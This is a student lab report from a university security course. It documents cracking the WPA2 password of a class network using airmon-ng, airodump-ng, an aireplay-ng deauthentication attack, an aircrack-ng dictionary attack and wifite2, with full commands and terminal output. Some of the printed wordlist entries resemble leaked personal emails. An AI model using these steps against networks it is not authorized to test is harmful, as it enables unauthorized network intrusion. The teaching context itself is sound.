Sai Pranitha Kambham
R11793937

QUESTIONS

(1) record screenshots for each stage of the experiment and give brief descriptions of the meanings of the content seen in each screenshot.

Ans: All the below screenshots and explanation answers this question.

(2) using your knowledge of the WPA2 handshake/setup, explain what is happening in Steps 6-7.

Ans: This is the command **aireplay-ng -- deauth 1 –a B0:7F:B9:98:FC:0C –c CC:2F:71:DB:67:03 wlan0mon**, we used in step-6. Here we are capturing the 4-way handshake that is sent from the client with MAC **CC:2F:71:DB:67:03** to access point with MAC **B0:7F:B9:98:FC:0C**. In the step-7, using the rockyou.txt file which contains millions of passwords are being encrypted and compared with the file that captured handshakes which is an offline process. This is how we crack the password of the router/ Access point.


(3) In your opinion, how could WPA2 be protected from this attack? Discuss as many ideas as possible.

Ans: Now, when used a core-i3 processor, it is taking around 2-3 hours to brute force the key present in the wordlist (rockyou.txt). May be the passwords that contain special characters can help as I have observed there are one or two special characters in this wordlist. We can also use VPN for extra encryption.


Sai Pranitha Kambham
R11793937

PART-I


1. After installation of kali linux and required setup, I have typed the command **airmon-ng** to determine if wireless adapter is seen by Kali Linux. It has displayed the interface, chipset, and driver as below.



2. I have used the airmon-ng to put your wireless adapter in monitor mode. This will require a command of the form **airmon-ng start wlanxx**.
   wlanxx is **wlan0mon** (as per the above image)



3. The below page has been displayed as soon as I used the command **airodump-ng wlan0mon** (as per the first image). Critical information about the wireless networks is being seen by the wireless adapter as below.



I could see the SSID CS-6343-2022 network (read third from last) and the BSSID, channel number etc., in the above image.


I have captured and saved traffic associated with the channel and BSSID identified in the above step.

4. From above image,
   B0:7F:B9:98:FC:0C is the BSSID,
   7 is the channel,
5. I used the command


airodump-ng --bssid B0:7F:B9:98:FC:0C -c 7 --write /Sai_Pranitha_Lab2/hit1 wlan0mon,

where,

/Sai_Pranitha_Lab2/hit1 is the file name to which I have saved the captured data
wlan0mon is the name of the interface which you earlier set into monitor mode.



After execution, we could see some client ID's displaying.




To capture the handshake, we force one or more clients currently associated with the Access Point (AP) to disassociate.


6. I have used the command:

aireplay-ng -- deauth 1 –a **B0:7F:B9:98:FC:0C** –c **CC:2F:71:DB:67:03** wlan0mon

where **B0:7F:B9:98:FC:0C** is Access Point MAC and **CC:2F:71:DB:67:03** is Client MAC



After execution of the above command, we can see the Handshake as shown below



7. As the handshake is captured, I have cracked the password using aircrack-ng /home/kali/Documents/Sai_Pranitha_Lab2/hit1 /home/kali/Downloads/rockyou.txt,

The actual password list zipped file rockyou.txt.gz which is in /usr/share/wordlists/ is unzipped and saved in /home/kali/Downloads/rockyou.txt

```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~ ×  root@kali: ~ ×  root@kali: ~ ×  root@kali: ~ ×  root@kali: ~ ×
┌──(root㉿kali)-[~]
└─# aircrack-ng /home/kali/Documents/Pranitha_lab2_hit-01.cap -w /home/kali/Downloads/rockyou.tx
t
Reading packets, please wait...
Opening /home/kali/Documents/Pranitha_lab2_hit-01.cap
Read 1631 packets.

   #  BSSID              ESSID                     Encryption

   1  B0:7F:B9:98:FC:0C  CS-6343-2022              WPA (0 handshake, with PMKID)

Choosing first network as target.

Reading packets, please wait...
Opening /home/kali/Documents/Pranitha_lab2_hit-01.cap
Read 1631 packets.
```

After execution of the above command, and waited for quite sometime. We can see the below screen.

```
1  2  3  4                                                    16:33
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~ ×  root@kali: ~ ×  root@kali: ~ ×  root@kali: ~ ×  root@kali: ~ ×
Opening /home/kali/Documents/Pranitha_lab2_hit-01.cap
Read 1631 packets.

1 potential targets


                 Aircrack-ng 1.6

      [02:11:26] 11031558/14344392 keys tested (1420.88 k/s)

      Time left: 38 minutes, 51 seconds                      76.91%

                     KEY FOUND! [ I.Love.My.Phone ]


      Master Key     : 76 A6 06 B6 41 15 4A 07 EE 82 67 8B 96 C4 59 51
                       03 A8 C7 46 44 F2 80 FD 5C E0 8D 7B 46 15 75 78

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


┌──(root㉿kali)-[~]
└─#
```

The password has been cracked. And it is **I.Love.My.Phone**

PART-II

1. In this part, we attack the same network using different tool, Wifite2.

Checking the Wifite2 command in kali linux.

```
$ wifite --help
  .                    .
 .´  ·  .     .  ·  `.  wifite2 2.5.8
 :  :  : (¯) :  :  :  a wireless auditor by derv82
 `.  ·  `  /¯\  ´  ·  .´ maintained by kimocoder
   `      /¯¯¯\      ´   https://github.com/kimocoder/wifite2

optional arguments:
  -h, --help                                show this help message and exit

SETTINGS:
  -v, --verbose                             Shows more options (-h -v). Prints comm
ands and outputs. (default:
                                            quiet)
  -i [interface]                            Wireless interface to use, e.g. wlan0mo
n (default: ask)
  -c [channel]                              Wireless channel to scan e.g. 1,3-6 (de
fault: all 2Ghz channels)
  -inf, --infinite                          Enable infinite attack mode. Modify sca
nning time with -p (default:
                                            off)
  -mac, --random-mac                        Randomize wireless card MAC address (de
fault: off)
  -p [scan_time]                            Pillage: Attack all targets after scan_
time (seconds)
  --kill                                    Kill processes that conflict with Airmo
n/Airodump (default: off)
  -pow [min_power], --power [min_power]     Attacks any targets with at least min_p
ower signal strength
  --skip-crack                              Skip cracking captured handshakes/pmkid
 (default: off)
```

2. $ sudo wifite --dict /home/kali/Downloads/rockyou.txt –kill

Wlan0 in monitor mode

```
hake
Welcome Sai Pranitha Kambham! Today is Monday July 25 2022 06:52:33 PM
➜  ~ sudo wifite --dict /home/kali/Downloads/rockyou.txt --kill
[sudo] password for kali:
  .                    .
 .´  ·  .     .  ·  `.  wifite2 2.5.8
 :  :  : (¯) :  :  :  a wireless auditor by derv82
 `.  ·  `  /¯\  ´  ·  .´ maintained by kimocoder
   `      /¯¯¯\      ´   https://github.com/kimocoder/wifite2

 [+] option: kill conflicting processes enabled
 [+] option: using wordlist /home/kali/Downloads/rockyou.txt to crack WPA handshakes
 [!] Warning: Recommended app pyrit was not found. install @ https://github.com/JPau
lMora/Pyrit/wiki
 [!] Warning: Recommended app hcxdumptool was not found. install @ apt install hcxdu
mptool
 [!] Warning: Recommended app hcxpcapngtool was not found. install @ apt install hcx
tools

    Interface  PHY   Driver              Chipset
 ------------------------------------------------------------
 1. wlan0      phy6  mt76x2u             NetGear, Inc. A6210

 [+] enabling monitor mode on wlan0... enabled wlan0mon

   NUM                      ESSID   CH  ENCR   POWER  WPS?  CLIENT
   ---  ---------------------------  --  -----  -----  ----  ------
     1                   TTUguest   1  WPA-P   40db    no
     2                    EduRoam   1  WPA-E   39db    no
```

3. After finding the required network, we do Control-C and this is our target. The airdump, aireplay commands we execute manually are being automated in this tool. An attack will start and capture the handshake of the network, and analyse it to decode with different type.

```
  32                TTUguest     6  WPA-P   16db    no
  33                TTUguest    11  WPA-P   14db    no
  34                 EduRoam     6  WPA-E   14db    no
  35                TTUguest     1  WPA-P   11db    no
  36                  TTUnet     1  WPA-E   10db    no
  37                  TTUnet     1  WPA-E    9db    no
  38                  TTUnet     1  WPA-E    9db    no
  39                 EduRoam     1  WPA-E    8db    no
  40                 EduRoam     1  WPA-E    8db    no
  41                TTUguest     1  WPA-P    8db    no
 [+] select target(s) (1-41) separated by commas, dashes or all: 11

 [+] (1/1) Starting attacks against B0:7F:B9:98:FC:0C (CS-6343-2022)
 [+] CS-6343-2022 (26db) WPS Pixie-Dust: [4m48s] Failed: Reaver says "WPS pin not fo
und"
 [+] CS-6343-2022 (27db) WPS NULL PIN: [4m48s] Failed: Reaver process stopped (exit
code: 1)
 [+] CS-6343-2022 (26db) WPS PIN Attack: [18s PINs:2] (0.00%) Rate-Limited by AP (Lo
 [+] CS-6343-2022 (26db) WPS PIN Attack: [20s PINs:2] Failed: Because access point i
s Locked
 [!] Skipping PMKID attack, missing required tools: hcxdumptool, hcxpcapngtool
 [+] CS-6343-2022 (26db) WPA Handshake capture: Listening. (clients:0, deauth:14s, t
 [+] CS-6343-2022 (25db) WPA Handshake capture: Listening. (clients:0, deauth:13s, t
 [+] CS-6343-2022 (25db) WPA Handshake capture: Listening. (clients:0, deauth:12s, t
 [+] CS-6343-2022 (27db) WPA Handshake capture: Listening. (clients:0, deauth:11s, t
 [+] CS-6343-2022 (26db) WPA Handshake capture: Listening. (clients:0, deauth:10s, t
 [+] CS-6343-2022 (26db) WPA Handshake capture: Listening. (clients:0, deauth:9s, ti
 [+] CS-6343-2022 (26db) WPA Handshake capture: Discovered new client: CC:2F:71:DB:6
7:03
 [+] CS-6343-2022 (26db) WPA Handshake capture: Listening. (clients:1, deauth:8s, ti
 [+] CS-6343-2022 (26db) WPA Handshake capture: Listening. (clients:1, deauth:7s, ti
```

4. After checking all the handshakes, we get the required PSK

```
File  Actions  Edit  View  Help
 [+] Cracking WPA Handshake: 69.19% ETA: 31m41s @ 2325.0kps (current key: b_o_y_1214@hotmail.com
 [+] Cracking WPA Handshake: 69.19% ETA: 31m40s @ 2325.1kps (current key: b_o_y_1214@hotmail.com
 [+] Cracking WPA Handshake: 69.80% ETA: 31m1s @ 2326.8kps (current key: aspiliaafricana10119210
 [+] Cracking WPA Handshake: 69.81% ETA: 31m1s @ 2326.9kps (current key: aspiliaafricana10119210
 [+] Cracking WPA Handshake: 71.09% ETA: 29m38s @ 2331.1kps (current key: anajhma.jones@gmail.co
 [+] Cracking WPA Handshake: 71.10% ETA: 29m38s @ 2331.2kps (current key: anajhma.jones@gmail.co
 [+] Cracking WPA Handshake: 71.70% ETA: 28m59s @ 2333.2kps (current key: all day i dream about
 [+] Cracking WPA Handshake: 71.71% ETA: 28m59s @ 2333.2kps (current key: all day i dream about
 [+] Cracking WPA Handshake: 74.16% ETA: 26m23s @ 2341.2kps (current key: TEAMOALEMUCHO553555518
 [+] Cracking WPA Handshake: 74.16% ETA: 26m23s @ 2341.2kps (current key: TEAMOALEMUCHO553555518
 [+] Cracking WPA Handshake: 75.33% ETA: 25m9s @ 2343.7kps (current key: PRCHAPINGIRL@HOTMAIL.CO
 [+] Cracking WPA Handshake: 75.34% ETA: 25m9s @ 2343.7kps (current key: PRCHAPINGIRL@HOTMAIL.CO
 [+] Cracking WPA Handshake: 77.14% ETA: 23m16s @ 2347.8kps (current key: KATELYNNR3996@HOTMAIL.
 [+] Cracking WPA Handshake: 77.14% ETA: 23m16s @ 2347.8kps (current key: KATELYNNR3996@HOTMAIL.
 [+] Cracking WPA Handshake: 77.77% ETA: 22m37s @ 2349.6kps (current key: ILOVEMYBABYBOYCONNERWA
 [+] Cracking WPA Handshake: 77.77% ETA: 22m37s @ 2349.6kps (current key: ILOVEMYBABYBOYCONNERWA
 [+] Cracking WPA Handshake: 77.80% ETA: 22m35s @ 2349.7kps (current key: IARA MEU AMOR PARA XEM
 [+] Cracking WPA Handshake: 77.80% ETA: 22m35s @ 2349.7kps (current key: IARA MEU AMOR PARA XEM
 [+] Cracking WPA Handshake: 77.81% ETA: 22m34s @ 2349.7kps (current key: I.Love.My.Phone)
 [+] Cracked WPA Handshake PSK: I.Love.My.Phone

 [+]   Access Point Name: CS-6343-2022
 [+]  Access Point BSSID: B0:7F:B9:98:FC:0C
 [+]          Encryption: WPA
 [+]      Handshake File: hs/handshake_CS63432022_B0-7F-B9-98-FC-0C_2022-07-25T18-54-31.cap
 [+]      PSK (password): I.Love.My.Phone
 [+] saved crack result to cracked.json (1 total)
 [+] Finished attacking 1 target(s), exiting
 [!] Note: Leaving interface in Monitor Mode!
 [!] To disable Monitor Mode when finished: airmon-ng stop wlan0mon
→  ~
```

And as shown above the PSK is I.Love.My.Phone